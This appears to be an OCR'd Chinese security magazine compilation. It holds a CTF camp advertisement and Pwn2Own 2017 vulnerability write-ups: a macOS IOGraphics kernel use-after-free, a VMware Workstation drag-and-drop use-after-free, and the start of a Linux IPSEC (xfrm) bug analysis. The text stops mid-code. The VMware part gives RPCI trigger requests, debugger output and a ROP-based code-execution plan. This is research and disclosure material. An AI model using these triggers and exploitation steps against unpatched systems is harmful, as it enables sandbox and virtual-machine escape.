                  #1 : nt!KiDispatchException+0x2d3 vs nt!KiDispatchException+0x2d3
                  #2 : nt!KiRaiseException+0x162 vs nt!KiRaiseException+0x162
                  #3 : nt!NtRaiseException+0x8e vs nt!NtRaiseException+0x8e
```

CVE-2017-8485

```
[seq:0x0820][memWrite] flags:0x00008002 , eip:0x81D27703(nt!memcpy+0x33) , address:0x035FEA84 , data:0xAAAAAAAA(null)
    #0 0x81F34087(nt!NtQueryInformationJobObject+0x391)
    #1 0x81D34077(nt!KiSystemServicePostCall)
    #2 0x775543A0(null)
    #3 0x72D7E406(null)
```

XMan夏令营

报名啦！

报名时间：即日起至7月15日

最具实战的CTF特训营
21天从萌新到高手
XCTF联赛新加坡站机会
全国首创真人极客CS、密室逃脱
汽车安全攻防 . . .

时间：
7月31日--8月20日(共21天)

地点：
北京特训营--北京航空航天大学
南京特训营--南京航空航天大学

夏令营更多详情

XCTF官方公众号

报名咨询联赛小秘微信：
XCTF-league

【Pwn20wn 专题】

Pwn2Own 2017 利用 macOS 内核漏洞逃逸 Safari 沙盒

作者：360vulcan
原文来源：【安全客】
http://blogs.360.cn/blog/pwn2own-using-macos-kernel-vuln-escape-from-safari-sandbox/

背景

在 Pwn2own 2017 比赛中，苹果的 macOS Sierra 和 Safari 10 成为被攻击最多的目标之一。在此次比赛过程中，尽管有多支战队成功/半成功地完成了对 macOS + Safari 目标的攻破，然而 360 安全战队使用的漏洞数量最少，而且也是唯一一个通过内核漏洞实现沙盒逃逸和提权，并完全控制 macOS 操作系统内核的战队。在这篇技术分享中，我们将介绍我们所利用的 macOS 内核漏洞的原理和发现细节。

在 Pwn2own 2017 中，为了完全攻破 macOS Sierra + Safari 目标，彻底控制操作系统内核，360 安全战队使用了两个安全漏洞：一个 Safari 远程代码执行漏洞(CVE-2017-2544 ）和一个 macOS 内核权限提升漏洞（ CVE-2017-2545)。CVE-2017-2545 是存在于 macOS IOGraphics 组件中的安全漏洞。

从互联网上可循的源码历史来看，该漏洞最早在 1992 年移植自 Joe Pasqua 的代码，因此这个漏洞已经在苹果操作系统中存在了超过 25 年，几乎影响苹果电脑的所有历史版本，同时这又是可以无视沙盒的限制，直接从沙盒中攻入内核的漏洞。

在我们 3 月比赛中奖漏洞负责任报告给苹果公司后，苹果已经在 5 月 15 日发布的 macOS Sierra 10.12.5 中修复了该漏洞。

寻找浏览器可访问的内核驱动

和 Windows 系统一样，Safari 的浏览器沙盒限制了沙盒内进程可访问的内核驱动，以减小内核攻击面对沙盒逃逸攻击的影响，因此我们进行的第一步研究就是寻找在浏览器沙盒内可访问的内核驱动接口。

在 macOS 上，系统根据下面两个沙盒规则文件定义了 Safari 浏览器的权限范围 ：

```
/System/ Library/Sandbox/Profiles/system.sb
```

```
/System/Library/Frameworks/WebKit.framework/Versions/A/Resources/com.apple.WebProcess.sb
```

我们进一步关注 Safari 浏览器能够访问的内核驱动种类。在 system.sb 文件中，我们发现这样一个规则 ：

```
(allow iokit-open (iokit-registry-entry-class “IOFramebufferSharedUserClient”))
```

这个规则说明 Safari 浏览器可以打开 IOFramebufferSharedUserClient 这个驱动接口。IOFramebufferSharedUserClient 是 IOGraphic 内核组件向用户态提供的接口。IOGraphic 是 macOS 上的核心基础驱动，负责图形图像处理任务，10.12.4 版本上对应的 IOGraphic 源码包在：https://opensource.apple.com/source/IOGraphics/IOGraphics-514.10/ 。既然 IOGraphic 相关代码是开源的，那么在下一步，我们就对 IOGraphic 进行了代码审计。

攻击面

IOFramebufferSharedUserClient 继承于 IOUserClient。用户态可以通过匹配名“IOFramebuff”的 IOService，然后调用 IOServiceOpen 函数获 IOFramebufferSharedUserClient 对象的端口。

在获取一个 IOUserClient 对象 port 后，我们通过用户态 API IOConnectCallMethod 可以触发内核执行这个对象的 ::externalMethod 接口； 通过用户态 API IOConnectMapMemory 可以触发内核执行这个对象的 ::clientMemoryForType 接口; 通过用户态 API IOConnectSetNotificationPort 可以触发内核执行这个对象的 ::registerNotificationPort 接口。

实际上 IOFramebufferSharedUserClient 提供的用户态接口很少，其中函数 IOFramebufferSharedUserClient::getNotificationSemaphore 引起了我们关注。在 IOKit.framework 中 实际上有个未导出的函数 io_connect_get_notification_semaphore，通过这个 API，我们可以触发内核执行相应 IOUserClient 对象的 ::getNotificationSemaphore 接口。

漏洞：getNotificationSemaphore UAF

IOFramebufferSharedUserClient 继承于 IOUserClient。用户态可以通过匹配名“IOFramebuff”的 IOService，然后调用 IOServiceOpen 函数获 IOFramebufferSharedUserClient 对象的端口。

我们参考 IOFramebufferSharedUserClient::getNotificationSemaphore 的接口代码 ：

接口也很简单，代码如下：

```
IOReturn IOFramebufferSharedUserClient::getNotificationSemaphore(
    UInt32 interruptType, semaphore_t * semaphore )
{
    return (owner->getNotificationSemaphore(interruptType, semaphore));
}
```

由此可见， IOFramebufferSharedUserClient::getNotificationSemaphore 直接调用的是它的所有者 （也就是 IOFramebuffer 实例）的 getNotificationSemaphore 接口 ：

OFramebuffer::getNotificationSemaphore 代码如下：

```
IOReturn IOFramebuffer::getNotificationSemaphore(
    IOSelect interruptType, semaphore_t * semaphore )
{
    kern_return_t           kr;
    semaphore_t               sema;

    if (interruptType != kIOFBVBLInterruptType)
        return (kIOReturnUnsupported);

    if (!haveVBLService)
        return (kIOReturnNoResources);

    if (MACH_PORT_NULL == vblSemaphore)
    {
        kr = semaphore_create(kernel_task, &sema, SYNC_POLICY_FIFO, 0);
        if (kr == KERN_SUCCESS)
            vblSemaphore = sema;
    }
    else
        kr = KERN_SUCCESS;

    if (kr == KERN_SUCCESS)
        *semaphore = vblSemaphore;

    return (kr);
```

```
}
```

通过上面的代码大家可以看出来，vblSemaphore 是一个全局对象成员。vblSemaphore 初始值为 0。这个函数第一次执行后，内核调用 semaphore_create，创建一个信号量，将其赋予 vblSemaphore。后面这个函数再次执行时就会直接返回 vblSemaphore。

问题在于，用户态调用 io_connect_get_notification_semaphore 获取信号量后，可以销毁该信号量。此时，内核中 vblSemaphore 仍指向一个已经销毁释放的信号量对象。

当用户态继续调用 io_connect_get_notification_semaphore 获取 vblSemaphore 并使用该信号量时，就会触发 UAF（释放后使用）的情况。

总结

IOUserClient 框架提供了大量接口给用户态程序。由于历史原因，IOFramebufferSharedUserClient 仍然保留一个罕见的接口。尽管用户态的 IOKit.framework 中没有导出相应的 API，这个接口仍然可以调用，我们可以把内核中 IOFramebuffer::getNotificationSemaphore 的 UAF 问题，转化为内核地址信息泄漏和任意代码执行，实现浏览器的沙盒逃逸和权限提升。

Pwn2Own 2017 VMWARE UAF 漏洞分析

译者：myswsun
原文来源：
https://www.zerodayinitiative.com/blog/2017/6/26/use-after-silence-exploiting-a-quietly-patched-uaf-in-vmware
译文来源：【安全客】http://bobao.360.cn/learning/detail/4038.html

0x00 前言

每年春季我们都会在 CanSecWest 大会上举行 Pwn2Own（P2O）比赛，这段时间我们都会忙于建立目标、回复选手问题和检查程序提交。在 2016 年，我们在 P2O 上面引入了 VMware 逃逸，但是没有任何提交者。在 2017 年我们有些期待，因此当我们收到 VMware 漏洞时并不惊讶。

我好奇这个漏洞有很多原因。首先我认为它需要些提交技巧，有可能会有重复，因此要避免另一个竞争者完胜。这在过去发生过。其次，也是最重要的，它是一个影响拖拽（DnD）的 UAF 漏洞，并且能被远程调用触发，之前从来遇到过。

本文覆盖了这个漏洞，并且要利用它。这也是讨论 VMware 系列的第一篇博文，包括漏洞利用、逆向和模糊测试 VMware 目标。从虚拟机客户端到执行代码有了个新的视野。

注意：这个漏洞存在于 VMware Workstation 12.5.2 及早期版本。在 12.5.3 版本中修复了。下面所有的分析的目标是 12.5.1 版本。

0x01 Bug

在我解释这个 bug 的细节之前，下面是展示全部利用的视频：
http://v.youku.com/v_show/id_XMjg1NDkyNzIwNA==.html

这个漏洞触发很简单。发送下面的 RPCI 请求触发这个漏洞：


```
tools.capability.dnd_version 2
vmx.capability.dnd_version
tools.capability.dnd_version 3
vmx.capability.dnd_version
dnd.setGuestFileRoot AAAAA //Technically any DnD fu
```


针对 vmware-vmx.exe 启用页堆，WinDbg 将接收到下面的异常：

```
0:016> r
rax=000000006ca679f8 rbx=000000000000006e rcx=0000000029c96f40
rdx=000000006ca67a08 rsi=0000000140b160f8 rdi=0000000070c77ecd
rip=000000014002d0da rsp=000000006ca67990 rbp=0000000070c77ec0
 r8=0000000070c77ecd  r9=0000000000000131 r10=e07360632d636d63
r11=8101010101010100 r12=0000000000000003 r13=0000000000000000
r14=000000013ff90000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010202
vmware_vmx+0x9d0da:
00000001`4002d0da 488b01          mov     rax,qword ptr [rcx]
ds:00000000`29c96f40=????????????????
0:016>
```



使用!heap 得到@RCX 的详细信息。首先我知道它是一个 UAF，其次我知道哪里发生释放：

```
    address 0000000029c96f40 found in
    _DPH_HEAP_ROOT @ 3e21000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 2ad15270:         29c96000             2000
    000007fef4c98726
verifier!VerifierDisableFaultInjectionExclusionRange+0x000000000000234e
    0000000077b84255 ntdll!RtlLogStackBackTrace+0x00000000000022d5
    0000000077b2797c ntdll!TpAlpcRegisterCompletionList+0x000000000000599c
    00000000779c1a0a kernel32!HeapFree+0x000000000000000a
    00000000754bcabc MSVCR90!free+0x000000000000001c
    0000000140032d37 vmware_vmx!opus_repacketizer_get_nb_frames+0x0000000000002327
    000000014002c41d vmware_vmx+0x000000000009c41d
    000000014000a52e vmware_vmx+0x000000000007a52e
    0000000140013f60 vmware_vmx+0x0000000000083f60
    000000013fff9446 vmware_vmx+0x0000000000069446
    000000014001bb86 vmware_vmx+0x000000000008bb86
    000000014004af10 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000001a500
    000000014004af94 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000001a584
    000000014033b075 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000030a665
    0000000140318ff5 vmware_vmx!opus_repacketizer_get_nb_frames+0x00000000002e85e5
    000000014034b552 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000031ab42
    0000000140319368 vmware_vmx!opus_repacketizer_get_nb_frames+0x00000000002e8958
    000000014017ff5b vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000014f54b
    00000000779b59cd kernel32!BaseThreadInitThunk+0x000000000000000d
    0000000077aea561 ntdll!RtlUserThreadStart+0x0000000000000021
```



下一步是确定对象的大小。通过在释放前设置合适的断点，针对@RCX 运行!heaps,得到信息如下：

```
0:012> !heap -p -a rcx
    address 00000000713c4f40 found in
    _DPH_HEAP_ROOT @ 3ce1000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
VirtAddr         VirtSize)
                                 6f598f70:         713c4f40             b0 -
713c4000             2000
          ? vmware_vmx!opus_get_version_string+7ca40
    000007fef8b28513 verifier!AVrfDebugPageHeapAllocate+0x000000000000026f
    0000000077b919c1 ntdll!RtlDebugAllocateHeap+0x0000000000000031
    0000000077b2c985 ntdll!RtlpAllocateHeap+0x0000000000000114
    0000000077b0ddd8 ntdll!RtlAllocateHeap+0x000000000000016c
    000000007548cb87 MSVCR90!malloc+0x000000000000005b
    0000000140194a9f vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000033408f
    000000013fe5c4fa vmware_vmx+0x0000000000009c4fa
    000000013fe3a62f vmware_vmx+0x0000000000007a62f
    000000013fe43f60 vmware_vmx+0x0000000000083f60
    000000013fe29446 vmware_vmx+0x0000000000069446
    000000013fe4bb86 vmware_vmx+0x000000000008bb86
    000000013fe7af10 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000001a500
    000000013fe7af94 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000001a584
    000000014016b075 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000030a665
    0000000140148ff5 vmware_vmx!opus_repacketizer_get_nb_frames+0x00000000002e85e5
    000000014017b552 vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000031ab42
    0000000140149368 vmware_vmx!opus_repacketizer_get_nb_frames+0x00000000002e8958
    000000013ffaff5b vmware_vmx!opus_repacketizer_get_nb_frames+0x000000000014f54b
    00000000779b59cd kernel32!BaseThreadInitThunk+0x000000000000000d
    0000000077aea561 ntdll!RtlUserThreadStart+0x0000000000000021
```



上述反汇编吸纳是了释放的对象的大小是 0xb8。通过崩溃附近的指令，我观察到有个大小 0x38 的对象指针，其是在 VM 启动是分配的：

```
0:012> dq rcx
00000000`23bdafc0  00000001`3f848998 00000000`00000000
00000000`23bdafd0  00000000`00000000 00000000`00000000
00000000`23bdafe0  00000000`712eef40 00000000`28b82fd0
00000000`23bdaff0  00000000`00000000 d0d0d0d0`d0d0d0d0
00000000`23bdb000  ????????`???????? ????????`????????
00000000`23bdb010  ????????`???????? ????????`????????
00000000`23bdb020  ????????`???????? ????????`????????
00000000`23bdb030  ????????`???????? ????????`????????
0:012> !heap -p -a rcx
    address 0000000023bdafc0 found in
    _DPH_HEAP_ROOT @ 3b91000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
VirtAddr         VirtSize)
                              22f8c340:         23bdafc0               38 -
23bda000             2000
          ? vmware_vmx!opus_get_version_string+6dce8
    000007fef8ef8513 verifier!AVrfDebugPageHeapAllocate+0x000000000000026f
    0000000077b919c1 ntdll!RtlDebugAllocateHeap+0x0000000000000031
    0000000077b2c985 ntdll!RtlpAllocateHeap+0x0000000000000114
    0000000077b0ddd8 ntdll!RtlAllocateHeap+0x000000000000016c
    000000000754bcb87 MSVCR90!malloc+0x000000000000005b
    000000013f484a9f vmware_vmx!opus_repacketizer_get_nb_frames+0x0000000000033408f
    000000013f12af67 vmware_vmx+0x0000000000007af67
    000000013f12b340 vmware_vmx+0x0000000000007b340
    000000013f0e387e vmware_vmx+0x000000000003387e
    000000013f0b7fa1 vmware_vmx+0x0000000000007fa1
    000000013f0b94d5 vmware_vmx+0x00000000000094d5
    000000013f0b3031 vmware_vmx+0x0000000000003031
    000000013f0b30f7 vmware_vmx+0x00000000000030f7
    000000013f0b11de vmware_vmx+0x00000000000011de
    00000000779b59cd kernel32!BaseThreadInitThunk+0x000000000000000d
    0000000077aea561 ntdll!RtlUserThreadStart+0x000000000000001d

0:012> ub vmware_vmx+0x0000000000007af67
vmware_vmx+0x7af3a:
00000001`3f12af3a 4889059fbcb000  mov     qword ptr
[vmware_vmx!opus_get_version_string+0x45bf30 (00000001`3fc36be0)],rax
00000001`3f12af41 eb0b            jmp     vmware_vmx+0x7af4e (00000001`3f12af4e)
00000001`3f12af43 48c70592bcb000000000 mov qword ptr
[vmware_vmx!opus_get_version_string+0x45bf30 (00000001`3fc36be0)],0
00000001`3f12af4e 48833d92bcb00000 cmp     qword ptr
[vmware_vmx!opus_get_version_string+0x45bf38 (00000001`3fc36be8)],0
00000001`3f12af56 754b            jne     vmware_vmx+0x7afa3 (00000001`3f12afa3)
00000001`3f12af58 b938000000      mov     ecx,38h
00000001`3f12af5d 48895c2420      mov     qword ptr [rsp+20h],rbx
00000001`3f12af62 e8e9ad0100      call    vmware_vmx+0x95d50 (00000001`3f145d50)
0:012> ?vmware_vmx+0x0000000000007af67 - vmware_vmx
Evaluate expression: 503655 = 00000000`0007af67
```

0x02 利用这个 Bug

检查崩溃时的反汇编，很明显我需要一些信息泄漏来利用这个漏洞。为了加速这个过程，我使用了腾讯安全团队的漏洞，能泄漏 vmware-vmx.exe 的地址。这个特别的信息泄漏的细节在将来讨论，但是它给了我们成功利用的必要条件。

通常，当我尝试利用漏洞时，我会问我自己下面的问题：

1.我发送什么类型的请求

2.我控制什么

3.我怎么控制崩溃

4.我怎么得到更好的利用原语


此时 ,我能发送 RPCI 请求 ,技术上它能通过后门接口及其他后门请求发送。是的 ,VMware 官方给的名字是 Backdoor。

因此，我怎么控制释放对象的内容？我过去习惯浏览器中 UAF，但是我不太熟悉这种利用和控制。我开始查看能从普通用户权限的 Guest 调用的 RPC 函数，我偶然发现了 tools.capability.guest_temp_directory。我认为这很容易来发送特定大小的字符串以覆盖释放的内存块。结果如下：

```
(101c.cb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe -
vmware_vmx+0x9d0e2:
00000001`3f55d0e2 ff5008          call    qword ptr [rax+8]
ds:41414141`414100a6=????????????????
0:016> ub @rip
vmware_vmx+0x9d0ca:
00000001`3f55d0ca 7419            je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0cc 4d85c9          test    r9,r9
00000001`3f55d0cf 7414            je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0d1 488b4920        mov     rcx,qword ptr [rcx+20h]
00000001`3f55d0d5 4885c9          test    rcx,rcx
00000001`3f55d0d8 740b            je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0da 488b01          mov     rax,qword ptr [rcx]
00000001`3f55d0dd ba18000000      mov     edx,18h
0:016> dd rcx
00000000`0375b2a0  4141009e 41414141 41414141 41414141
00000000`0375b2b0  41414141 41414141 41414141 41414141
00000000`0375b2c0  41414141 41414141 41414141 41414141
00000000`0375b2d0  41414141 41414141 41414141 41414141
00000000`0375b2e0  41414141 41414141 41414141 41414141
00000000`0375b2f0  41414141 41414141 41414141 41414141
00000000`0375b300  41414141 41414141 41414141 41414141
00000000`0375b310  41414141 41414141 41414141 41414141
0:016>
```


技术上，我们能通过发送任意的 RPC 请求来控制这个漏洞，未必是 tools.capability.guest_temp_directory。这解决了最大的问题。

下面的问题是我是否能在指定位置放置一个 ROP 链和 payload。我再次寻找我能在 guest 中调用的 RPC 函数。这次有一些选择。其中之一是 unity.window.contents.start。看下反汇编的内容，一个全局变量中的一个引用：



换句话说，如果我发送了一个 unity.window.contents.start 请求，我能知道这个请求的存储位置：vmware_vmx+0xb870f8。

因此，我再次使用下面的 RPC 调用触发崩溃：

```
tools.capability.dnd_version 2

vmx.capability.dnd_version

tools.capability.dnd_version 3

vmx.capability.dnd_version

unity.capability.guest_temp_directory AAA..AAAA

dnd.setGuestFileRoot BBB..BB
```



```
0:016> r
rax=414141414141009e rbx=000000000000007d rcx=00000000036ab2a0
rdx=000000000000001a rsi=00000001401b60d0 rdi=0000000003133695
rip=000000013f6cd042 rsp=000000004637780 rbp=0000000003133680
 r8=0000000003133695  r9=0000000000000010 r10=e46b684573726474
r11=8101010101010100 r12=0000000000000002 r13=0000000000000000
r14=000000013f630000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
vmware_vmx+0x9d042:
00000001`3f6cd042 ff5008          call    qword ptr [rax+8]
ds:41414141`414100a6=????????????????
0:016> dd rdi
00000000`03133695  42424242 42424242 42424242 42424242
00000000`031336a5  f3000000 e6403398 a4800000 00000000
00000000`031336b5  00000000 00000000 00000000 00000000
00000000`031336c5  00000000 00000000 6c000000 3534232f
00000000`031336d5  f400002f e6403398 d9800000 00000001
00000000`031336e5  80000000 00039db5 04000000 00000000
00000000`031336f5  01000000 00000000 00000000 00000000
00000000`03133705  e900002f e6403398 79800000 00000001
```


正如你所见，@RDI 指向了触发 bug 的请求。

此时的计划？


1.发送一个带有设置 RSP 为 RDI 的 ROP 链的 a unity.window.contents.start 请求。

2.触发释放


3.使用另一个覆盖释放的对象。释放的对象应该包含 vmware_vmx+0xb870f8 的地址。

4.使用包含 ROP 链的请求触发重用以得到 RCE。

示意图如下，非常简单：



代码执行的结果导致虚拟机客户端在 hypervisor 层执行代码：



0x03 总结

当在 Pwn2Own 2016 引入了 VMware 类别时，我们没指望有提交的人。我们很少看见新类别的提交者，因为需要研究者花大量时间寻找 bug 并构造利用。然而，我们希望在 2017 年能看到。两个不同的队成功实现逃逸并执行任意代码。将来我将描述这些利用和技术的细节。不要让 VMware 中的 UAF 漏洞吓到你。他们非常有趣。每个 RPCI 都有它自己的故事和漏洞利用原语。

Pwn2Own 2017 Linux 内核提权漏洞分析

作者：赵汉青
原文来源：【知乎】https://zhuanlan.zhihu.com/p/26674557

0.前言


在 2017 年 PWN2OWN 大赛中 ,长亭安全研究实验室(Chaitin Security Research Lab ）成功演示了 Ubuntu 16.10 Desktop 的本地提权。本次攻击主要利用了 linux 内核 IPSEC 框架(自 linux2.6 开始支持)中的一个内存越界漏洞，CVE 编号为 CVE-2017-7184。

众所周知 ,Linux 的应用范围甚广,我们经常使用的 Android、Redhat、CentOS、Ubuntu、Fedora 等都使用了 Linux 操作系统。在 PWN2OWN 之后，Google、Redhat 也针对相应的产品发出了漏洞公告或补丁(见参考资料)。并表示了对长亭安全研究实验室的致谢，在此也建议还没有升级服务器内核的小伙伴们及时更新内核到最新版本:P

不同于通常的情况，为了增加比赛难度，本次 PWN2OWN 大赛使用的 Linux 版本开启了诸多漏洞缓解措施，kASLR、SMEP、SMAP 都默认开启，在这种情况下，漏洞变得极难利用，很多漏洞可能仅仅在这些缓解措施面前就会败下阵来。

另外值得一提的是，本次利用的漏洞隐蔽性极高，在 linux 内核中存在的时间也非常长。因为触发这个漏洞不仅需要排布内核数据结构 ,而且需要使内核处理攻击者精心构造的数据包，使用传统的 fuzz 方式几乎是不可能发现此漏洞的。

最终，长亭安全研究实验室成功利用这个漏洞在 PWN2OWN 的赛场上弹出了 PWN2OWN 历史上的第一个 xcalc, ZDI 的工作人员们看到了之后也表示惊喜不已。



下面一起来看一下整个漏洞的发现和利用过程。

1.IPSEC 协议简介

IPSEC 是一个协议组合，它包含 AH、ESP、IKE 协议，提供对数据包的认证和加密功能。

为了帮助更好的理解漏洞成因，下面有几个概念需要简单介绍一下

(1) SA(Security Associstion)

SA 由 spi、ip、安全协议标识(AH 或 ESP)这三个参数唯一确定。SA 定义了 ipsec 双方的 ip 地址、ipsec 协议、加密算法、密钥、模式、抗重放窗口等。

(2) AH(Authentication Header)

AH 为 ip 包提供数据完整性校验和身份认证功能 ,提供抗重放能力 ,验证算法由 SA 指定。

(3) ESP(Encapsulating security payload)

ESP 为 ip 数据包提供完整性检查、认证和加密。

2.Linux 内核的 IPSEC 实现

在 linux 内核中的 IPSEC 实现即是 xfrm 这个框架 ,关于 xfrm 的代码主要在 net/xfrm 以及 net/ipv4 下。

以下是/net/xfrm 下的代码的大概功能

xfrm_state.c	状态管理
xfrm_policy.c	xfrm 策略管理
xfrm_algo.c	算法管理
xfrm_hash.c	哈希计算函数
xfrm_input.c	安全路径(sec_path)处理， 用于处理进入的 ipsec 包
xfrm_user.c	netlink 接口的 SA 和 SP(安全策略)管理

其中 xfrm_user.c 中的代码允许我们向内核发送 netlink 消息来调用相关 handler 实现对 SA 和 SP 的配置，其中涉及处理函数如下。

```
xfrm_dispatch[XFRM_NR_MSGTYPES] = {
[XFRM_MSG_NEWSA       - XFRM_MSG_BASE] = { .doit = xfrm_add_sa        },
[XFRM_MSG_DELSA       - XFRM_MSG_BASE] = { .doit = xfrm_del_sa        },
[XFRM_MSG_GETSA       - XFRM_MSG_BASE] = { .doit = xfrm_get_sa,
    .dump = xfrm_dump_sa,
    .done = xfrm_dump_sa_done  },
[XFRM_MSG_NEWPOLICY   - XFRM_MSG_BASE] = { .doit = xfrm_add_policy    },
